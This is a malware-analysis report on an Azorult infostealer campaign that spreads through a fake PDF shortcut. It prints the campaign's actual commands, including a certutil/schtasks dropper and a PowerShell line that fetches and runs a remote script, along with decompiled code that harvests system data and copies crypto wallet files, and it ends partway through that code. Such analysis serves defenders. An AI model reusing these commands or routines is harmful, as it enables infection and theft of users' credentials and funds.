# Sneaky Azorult Back In Action And Goes Undetected - Cyble

Published: 2024-01-12 · Archived: 2026-04-05 19:24:59 UTC


## Key Takeaways

- Azorult malware, identified in 2016, functions as an information-stealing threat.
- It is designed to gather diverse data, including browsing history, cookies, login credentials, and cryptocurrency details.
- We have come across multiple lnk samples that are distributing Azorult, suggesting an ongoing campaign aimed at targeting unsuspecting users.
- In the latest campaign, the Azorult begins with a zip file containing a malicious shortcut file posing as a PDF document.
- The shortcut file includes an obfuscated PowerShell script and commands to drop and execute a batch file using the task scheduler.
- Further stages involve downloading an additional loader from a remote server, injecting shellcode, and executing the loader.
- The final step triggers another PowerShell script leading to the execution of the Azorult malware.
- The entire process of downloading and running the loader, as well as the subsequent execution of the final payload, occurs within the memory to avoid detection.

## Overview

First identified in 2016, Azorult malware operates as an information-stealing threat, collecting data such as browsing history, cookies, login credentials, and cryptocurrency details. Additionally, it can function as a downloader for other malware families. This malicious software was offered for sale on Russian underground forums and was specifically crafted to extract a variety of sensitive information from compromised computers.






Cyble Research & Intelligence Labs (CRIL) recently came across several shortcut files posing as PDF files on VirusTotal. While the initial infection vector was not present at the time of identification, phishing emails are common delivery methods in similar attacks. Our attention was piqued as the final payload turned out to be a loader that loaded Azorult into memory. Subsequently, we conducted a more in-depth analysis of the malware.

The Azorult campaign follows a multistage infection chain initiated by a zip file containing a malicious shortcut (lnk) file disguised as a PDF document. Within the shortcut file lies an obfuscated PowerShell script, along with commands to drop a batch file in the system and execute it through the task scheduler. The PowerShell script then proceeds to download an additional loader from a remote server, and injects a hardcoded shellcode which subsequently executes the loader. Ultimately, the loader file triggers another PowerShell script, leading to the execution of the final Azorult malware. Notably, all stages of the loader and final payload execution occur in memory without leaving any traces in the disk to evade detection.

## Technical Details

The Figure below shows the infection chain of the Azorult.





Figure 1 – Azorult Infection Chain

The figure below shows the citibank_statement_dec_2023.lnk shortcut file.





Figure 2 – Malicious Shortcut File

The execution process is initiated by the shortcut file, which triggers commands from the *%temp%* folder location. The command executed by the shortcut file is as follows:



*"C:\Windows\System32\cmd.exe" /c echo c3RhcnQgL21pbiBwb3dlcnNoZWxsIC1jb21tYW5kICJJV1IgJ2h0dHBzOi8vbnJndGlrLm14L3dwLWNvbnRlbnQvdXBsb2Fkcy93cC1jb250ZW50LnBocCcg > KgZvPA3S.bat & certutil -f -decode KgZvPA3S.bat KgZvPA3S.bat & schtasks /create /f /sc minute /mo 1 /tn n5dMmJEBYc /tr "C:\Users\MALWOR~1\AppData\Local\Temp\KgZvPA3S.bat"*

The command first creates a batch script file *KgZvPA3S.bat* into the %temp% location with Base64 encoded string. This Base64 encoded batch script is then decoded using *certutil*. The command then creates a schedule task *n5dMmJEBYc* which executes the newly created batch script *KgZvPA3S.bat* every minute indefinitely.

The figure below shows the task schedular entry.





Figure 3 – Task Schedular Entry to Execute Batch File

The decoded batch file *KgZvPA3S.bat* contains the following command:

*start /min powershell -command "IWR 'hxxps://nrgtik[.]mx/wp-content/uploads/wp-content.php' -OutFile '%temp%\fqnIOQdR.js'; schtasks /delete /f /tn n5dMmJEBYc; wscript %temp%\fqnIOQdR.js"*

This command further executes a PowerShell script which downloads a file *hxxps://nrgtik[.]mx/wp-content/uploads/wp-content.php* and saves it as JavaScript file *fqnIOQdR.js* in the temp folder, The powershell script further deletes the previously created task schedule entry *n5dMmJEBYc* and executes newly dropped *fqnIOQdR.js* file using *wscript*.

The figure below shows the contents of the '*fqnIOQdR.js*' file.


Figure 4 – Contents of the 'fqnIOQdR.js' File

The malicious script initially verifies the operating system architecture (32-bit or 64-bit) and then checks if the file is named '*agent.js.*' If the file is not named '*agent.js,*' the script duplicates itself into the *%programdata%* directory with the name '*agent.js.*' Additionally, the script downloads and executes the following two PowerShell scripts:

- hxxps://nrgtik[.]mx/wp-content/uploads/agent1.ps1
- hxxps://nrgtik[.]mx/wp-content/uploads/agent3.ps1

The purpose of the PowerShell script, 'agent1.ps1', remains ambiguous. However, it is presumed that the script is crafted to dynamically identify a specific field within a type of assembly. This type of dynamic behaviour is often used by malware to hide its true intent and make analysis more challenging.

The figure below shows the PowerShell script agent1.ps1.





Figure 5 – PowerShell Script agent1.ps1

The second PowerShell script, *'agent3.ps1'*, functions as a loader. It retrieves an executable file from a remote server, allocates memory, injects shellcode into that allocated memory, and subsequently initiates a new thread to execute the injected code. The figure below shows agent3.ps1 PowerShell script.





Figure 6 – agent3.ps1 PowerShell Script

The script initially downloads a loader executable, *helper.exe*, from a remote server. Subsequently, it employs the *GDT (GetDelegateType)* function to dynamically create delegate types and the *GPA (GetProcAddr)* function to retrieve the addresses of specific functions from the *kernel32.dll* module.

Using the GPA function, the script obtains the addresses of functions such as *VirtualAlloc()*, *CreateThread()*, and *WaitForSingleObject()* from *kernel32.dll*. It then utilizes GDT to create delegates for these functions based on the acquired addresses.

The script proceeds to allocate memory using *VirtualAlloc()*, copies shellcode into a global buffer for the downloaded executable, and creates a new thread using *CreateThread()*, passing the allocated memory with the shellcode and the buffer containing the downloaded executable *helper.exe*. Finally, it executes the *helper.exe* thread and waits for the thread to complete execution using *WaitForSingleObject()*. The script section responsible for loading and executing the shellcode is depicted in the figure below.




Figure 7 – Routine for Loading and Executing the Shellcode

The loader executable "*helper.exe*" is a VC++ compiled file with an invalid Digital Signature signed by Microsoft. The below image shows the digital certificate details of the loader file.





Figure 8 – Invalid Digital Certificate

Upon execution, the *helper.exe* does an initial check on the language code for the current user using the *GetUserDefaultLangID()* API and terminates itself if any of the language code matches the codes given below.

| Lang code | Language and Country |
|---|---|
| 419 | Russian |
| 42b | Armenian |
| 82c | Azerbaijani |
| 42c | Azerbaijani (Latin) |
| 423 | Belarusian |
| 43f | Kazakh |
| 428 | Tajik |
| 442 | Turkmen |
| 843 | Uzbek (Cyrillic) |
| 443 | Uzbek (Latin) |
| 422 | Ukrainian |

The presence of languages linked to countries in Eastern Europe and Central Asia in the code indicates a potential affiliation of the Threat Actors (TAs) in this specific geographical region.

After conducting the language check, the loader proceeds to verify if it is operating within a virtual environment. This verification involves collecting information about the display devices through the *EnumDisplayDevices()* API function and checking for matches with predefined strings. If a match is found with any of the hardcoded strings, such as “Hyper-V,” “VMWare,” “VBoxService.exe,” or “VBoxTray.exe,” the loader terminates its execution. The below image shows the function employed to verify the presence of a virtual environment.





Figure 9 – Anti-VM checks

After ensuring that the loader is not running in a virtual environment, it proceeds to extract the MachineGuid from the victim's machine, specifically from the SOFTWARE\Microsoft\Cryptography registry. The image below shows the malware querying the registry to obtain the MachineGuid.


Figure 10 – loader fetches MachineGuid from the registry

The acquired GUID will be utilized for communicating with command-and-control servers (C&C).

Subsequently, the loader generates a mutex named "F3B7D5F3-30F3-BAC3-F3F3-F3F3F3F3F3F3" to prevent the execution of another instance on the same machine. The following image shows the function call with the mutex name used by the loader.





Figure 11 – Mutex Creation

Following the creation of the mutex, the loader proceeds to obtain a handle for the Microsoft Enhanced RSA and AES Cryptographic Provider, facilitating cryptographic operations that involve RSA and AES algorithms as shown in the image below.





Figure 12 – loader gets handled to a cryptographic service provider (CSP)

Next, the loader proceeds to establish a scheduled task named "Firefox Default Browser Agent 458046B0AF4A39CB" utilizing the COM objects accessed via the previously fetched globally unique identifiers (GUIDs) from the victim's machine.





Figure 13 – loader uses COM Objects

This task involves the execution of the previously downloaded "agent.js" file located in the C:\ProgramData\ folder using "wscript.exe". The image below shows the function used to create the scheduled task.





Figure 14 – Schedule task to run agent.js file

Subsequently, the loader generates a 20-byte random number through the *CryptGenRandom()* API. This generated ID, combined with the *MachineGUID*, is utilized in the initial request to the C&C server to retrieve the configuration data. The image below shows the HTTP request from the victim's machine to the C&C server.


Figure 15 – Loader attempts to retrieve configuration data from C&C

Based on the configuration response received from the C&C, the loader may proceed with other malicious activities from the victim's computer.

Following this, the loader generates another URL string to execute a next stage PowerShell Payload *"sd2.ps1"* from an additional remote server *"hxxps://nrgtik[.]mx/wp-content/uploads"*. This entire process is carried out without leaving any file on disk. The image below shows the initialization of the *ShellExecute()* function to retrieve and execute the PowerShell script from the remote server.

Figure 16 – Loader executes a PowerShell Script from the remote server

## PowerShell Script sd2.ps1

This new PS script downloads configuration data from a specified URL "hxxp://45[.]90.58.1/index.php", where $guid is used as parameters in the URL. The downloaded data is then split into an array using the pipe character ('|') as the delimiter. The below image shows the response from the server.





Figure 17 – C&C response

With the obtained key, the script performs an XOR (exclusive OR) operation on each byte within the encoded content found in the PowerShell script "sd2.ps1". The below image shows the partial content of the encoded content.

```
[byte[]] $binary = 0x34,
0x09, 0xal, 0x42, 0x41, 0x68, 0x64, 0x36, 0x57, 0x58, 0x53, 0x68, 0xb8, 0x87, 0x39, 0x41,
0x80, 0x78, 0x49, 0x38, 0x79, 0x53, 0x31, 0x42, 0x02, 0x68, 0x64, 0x36, 0x53, 0x58, 0x53,
0x68, 0x47, 0x78, 0x39, 0x41, 0x38, 0x78, 0x49, 0x38, 0x79, 0x53, 0x31, 0x42, 0x42, 0x68,
0x64, 0x36, 0x53, 0x58, 0x53, 0x68, 0x47, 0x78, 0x39, 0x41, 0x38, 0x78, 0x49, 0x38, 0xf9,
0x53, 0x31, 0x42, 0x4c, 0x77, 0xde, 0x38, 0x53, 0xec, 0x5a, 0xa5, 0x66, 0xc0, 0x38, 0x0d,
0xf5, 0x59, 0xld, 0x50, 0x10, 0x20, 0x11, 0x32, 0x30, 0x07, 0x03, 0x44, 0x32, 0x35, 0x73,
0x0b, 0x26, 0x16, 0x57, 0x2e, 0x4c, 0x58, 0x2b, 0x5d, 0x59, 0x21, 0x44, 0x2c, 0x62, 0x01,
0x0a, 0x16, 0x17, 0x17, 0x00, 0x48, 0x2a, 0x17, 0x5d, 0x24, 0x16, 0x75, 0x44, 0x32, 0x5d,
0x53, 0x31, 0x42, 0x42, 0x68, 0x64, 0x36, 0x03, 0xld, 0x53, 0x68, 0x0b, 0x79, 0x3a, 0x41,
0x85, 0x42, 0xl3, 0x5d, 0x79, 0x53, 0x31, 0x42, 0x42, 0x68, 0x64, 0x36, 0xb3, 0x58, 0x71,
0x69, 0x4c, 0x79, 0x32, 0x41, 0x38, 0xb4, 0x49, 0x38, 0x79, 0x55, 0x31, 0x42, 0x42, 0x68,
0x64, 0x36, 0xad, 0xb2, 0x53, 0x68, 0x47, 0x58, 0x39, 0x41, 0x38, 0x78, 0x48, 0x38, 0x79,
0x53, 0x71, 0x42, 0x42, 0x48, 0x64, 0x36, 0x53, 0x5a, 0x53, 0x68, 0x43, 0x78, 0x39, 0x41,
0x38, 0x78, 0x49, 0x38, 0x7d, 0x53, 0x31, 0x42, 0x42, 0x68, 0x64, 0x36, 0x53, 0x18, 0x52,
0x68, 0x47, 0x7a, 0x39, 0x41, 0x38, 0x78, 0x49, 0x38, 0x7a, 0x53, 0x71, 0xc7, 0x42, 0x68,
0x74, 0x36, 0x53, 0x48, 0x53, 0x68, 0x47, 0x78, 0x29, 0x41, 0x38, 0x68, 0x49, 0x38, 0x79,
```

Figure 18 – Partial content of the byte array

After completing the decoding process, the outcome represents the final payload, which is the Azorult infostealer. The script proceeds to load the decoded assembly into the PowerShell memory using *[System.Reflection.Assembly]::Load().*

## Azorult Payload

The ultimate payload is a 32-bit Azorult .Net executable with the capability to execute various malicious activities within the system. Initially, the malicious binary utilizes Curve25519 elliptic curve cryptography to perform the following actions: generate a random private key, clamp it for security purposes, derive the corresponding public key, and compute a shared secret by utilizing a peer's public key. This shared secret can subsequently be employed for symmetric key encryption or other secure communication purposes. The figure below shows the code for key generation.

```
Curve25519 curve = new Curve25519();
byte[] array = new byte[32];
RandomNumberGenerator.Create().GetBytes(array);
byte[] privateKey = curve.ClampPrivateKey(array);
byte[] publicKey = curve.GetPublicKey(privateKey);
byte[] sharedSecret = curve.GetSharedSecret(privateKey, peerPublicKey);
```

Figure 19 – Routine for Initiating Encryption

After that, Azorult performs several checks through a function named *checkVal()*, which returns a Boolean value. If any of the checks returns TRUE, the binary terminates execution. The following are the checks conducted by the binary:

1. It verifies the presence of a mutex, and if found, it returns true.
2. It examines whether *TwoLetterISOLanguageName* is not null and belongs to one of the country codes: AZ, AM, BY, KZ, KG, MD, RU, TJ, TM, UZ, and UA. If the code is null or matches one of the mentioned country codes, it returns true.
3. It checks for the existence of a file named *"пароли.txt" (password.txt)* on the Desktop. If the file is present, it returns true.
4. The binary queries video controllers in the system using *"select Name from Win32_VideoController."* If the Name is *"Wine Adapter,"* it returns true.
5. Finally, the binary checks the machine name and usernames on the victim's system. It returns true if the machine name is not equal to *"WILLCARTER-PC"* and *"FORTI-PC"* and if the username matches one of *"Joe Cage," "STRAZNJICA.GRUBUTT," "Paul Jones,"* or *"PJones."*

The figure below shows a code snippet for various checks.


Figure 20 – AZROULT Performing Various System Checks


Following the execution of various checks, Azorult proceeds to create a unique string for identifying the victim using the *putBaseCfg()* method. This method takes the *buildId* parameter, and the resulting string follows the format: *"BASECFG |" + <MachineGuid> + " buildId"*. The *buildId* is supplied as a parameter during execution, while the *MachineGuid* is retrieved from the registry entry *"SOFTWARE\Microsoft\Cryptography."* The routine responsible for generating this unique identifier string is illustrated in the figure below.


Figure 21 – Azorult Creating Config String

After generating the string using the putBaseCfg() method, malware proceeds to gather system information through the systeminfo() method, which also requires the buildId as a parameter. This function extracts various system details and compiles them into a string. The collected information is then stored in a text file named "System.text." The following data is extracted from the system:

- UUID
- Machine Name
- Username
- Active Directory Domain name
- CPU architecture
- GPU
- RAM
- Screen Resolution
- System Language
- System Time zone
- Operating system
- Anti-Virus Product
- Installed programs

The figure below shows the code snippet of *systeminfo()* method.




```
private static void systemInfo(string buildId)
{
    MemoryStream memoryStream = new MemoryStream();
    byte[] bytes = Encoding.UTF8.GetBytes("BLD: " + buildId + "\r\n");
    memoryStream.Write(bytes, 0, bytes.Length);
    string s = "UUID: \r\n";
    try
    {
        string str = Program.regReadValue(Program.HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Cryptography", "MachineGuid");
        s = "UUID: " + str + "\r\n";
    }
    catch
    {
    }
    bytes = Encoding.UTF8.GetBytes(s);
    memoryStream.Write(bytes, 0, bytes.Length);
    string s2 = "PC Name: \r\nUser: \r\n";
    try
    {
        s2 = string.Concat(new string[]
        {
            "PC Name: ",
            Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(Environment.MachineName)),
            "\r\nUser: ",
            Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(Environment.UserName)),
            "\r\n"
        });
    }
    catch
    {
    }
    bytes = Encoding.UTF8.GetBytes(s2);
    memoryStream.Write(bytes, 0, bytes.Length);
    string s3 = "AD: -\r\n";
    try
    {
        string domainName = IPGlobalProperties.GetIPGlobalProperties().DomainName;
        if (domainName.Length > 0)
        {
            s3 = "AD: " + domainName + "\r\n";
        }
    }
    catch
    {
    }
    bytes = Encoding.UTF8.GetBytes(s3);
    memoryStream.Write(bytes, 0, bytes.Length);
    string s4 = "CPU: \r\n";
    try
```

Figure 22 – System Information Extracted by Azorult

After retrieving system information, Azorult focuses on crypto wallets. The executable includes a method called *cryptowallets()*, which takes the *%appdata%* location as a parameter. This method searches for important and sensitive wallet-related files in the system and collects all the data into a directory. The table below lists the wallets targeted by the binary:

| | | | | |
|---|---|---|---|---|
| Ethereum | Electrum | Electrum-LTC | ElectronCash | Monero |
| Jaxx | Guarda | MyMonero | Wasabi | atomic |
| BlockstreamGreen | BitPay | Exodus | Daedalus | Ledger Live |
| Trezor | | | | |

The figure below shows the routine to extract the crypto wallet-related files.



```
private static int cryptowallets(string appdata)
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
    string environmentVariable = Environment.GetEnvironmentVariable("USERPROFILE");
    Program.copy_folder copy_folder = new Program.copy_folder(Path.Combine(appdata, "Ethereum\\keystore"), "Wallets\\Ethereum", true);
    Program.removeDenyRulesDir(copy_folder.startDir);
    Program.processFiles<Program.copy_folder>(copy_folder.startDir, "*", new Program.handler<Program.copy_folder>(Program.cpFolder<Program.copy_folder>), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "Electrum\\wallets");
    copy_folder.relativeBase = "Wallets\\Electrum";
    Program.removeDenyRulesDir(copy_folder.startDir);
    Program.processFiles<Program.copy_folder>(copy_folder.startDir, "*", new Program.handler<Program.copy_folder>(Program.cpFolder<Program.copy_folder>), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "Electrum-LTC\\wallets");
    copy_folder.relativeBase = "Wallets\\Electrum-LTC";
    Program.removeDenyRulesDir(copy_folder.startDir);
    Program.processFiles<Program.copy_folder>(copy_folder.startDir, "*", new Program.handler<Program.copy_folder>(Program.cpFolder<Program.copy_folder>), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "ElectronCash\\wallets");
    copy_folder.relativeBase = "Wallets\\ElectronCash";
    Program.removeDenyRulesDir(copy_folder.startDir);
    Program.processFiles<Program.copy_folder>(copy_folder.startDir, "*", new Program.handler<Program.copy_folder>(Program.cpFolder<Program.copy_folder>), copy_folder, 999);
    copy_folder.startDir = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Personal), "Monero\\wallets");
    copy_folder.relativeBase = "Wallets\\Monero";
    Program.removeDenyRulesDir(copy_folder.startDir);
    Program.processFiles<Program.copy_folder>(copy_folder.startDir, "*.keys", new Program.handler<Program.copy_folder>(Program.cpFolder<Program.copy_folder>), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "Jaxx\\Local Storage");
    copy_folder.relativeBase = "Wallets\\Jaxx\\Local Storage";
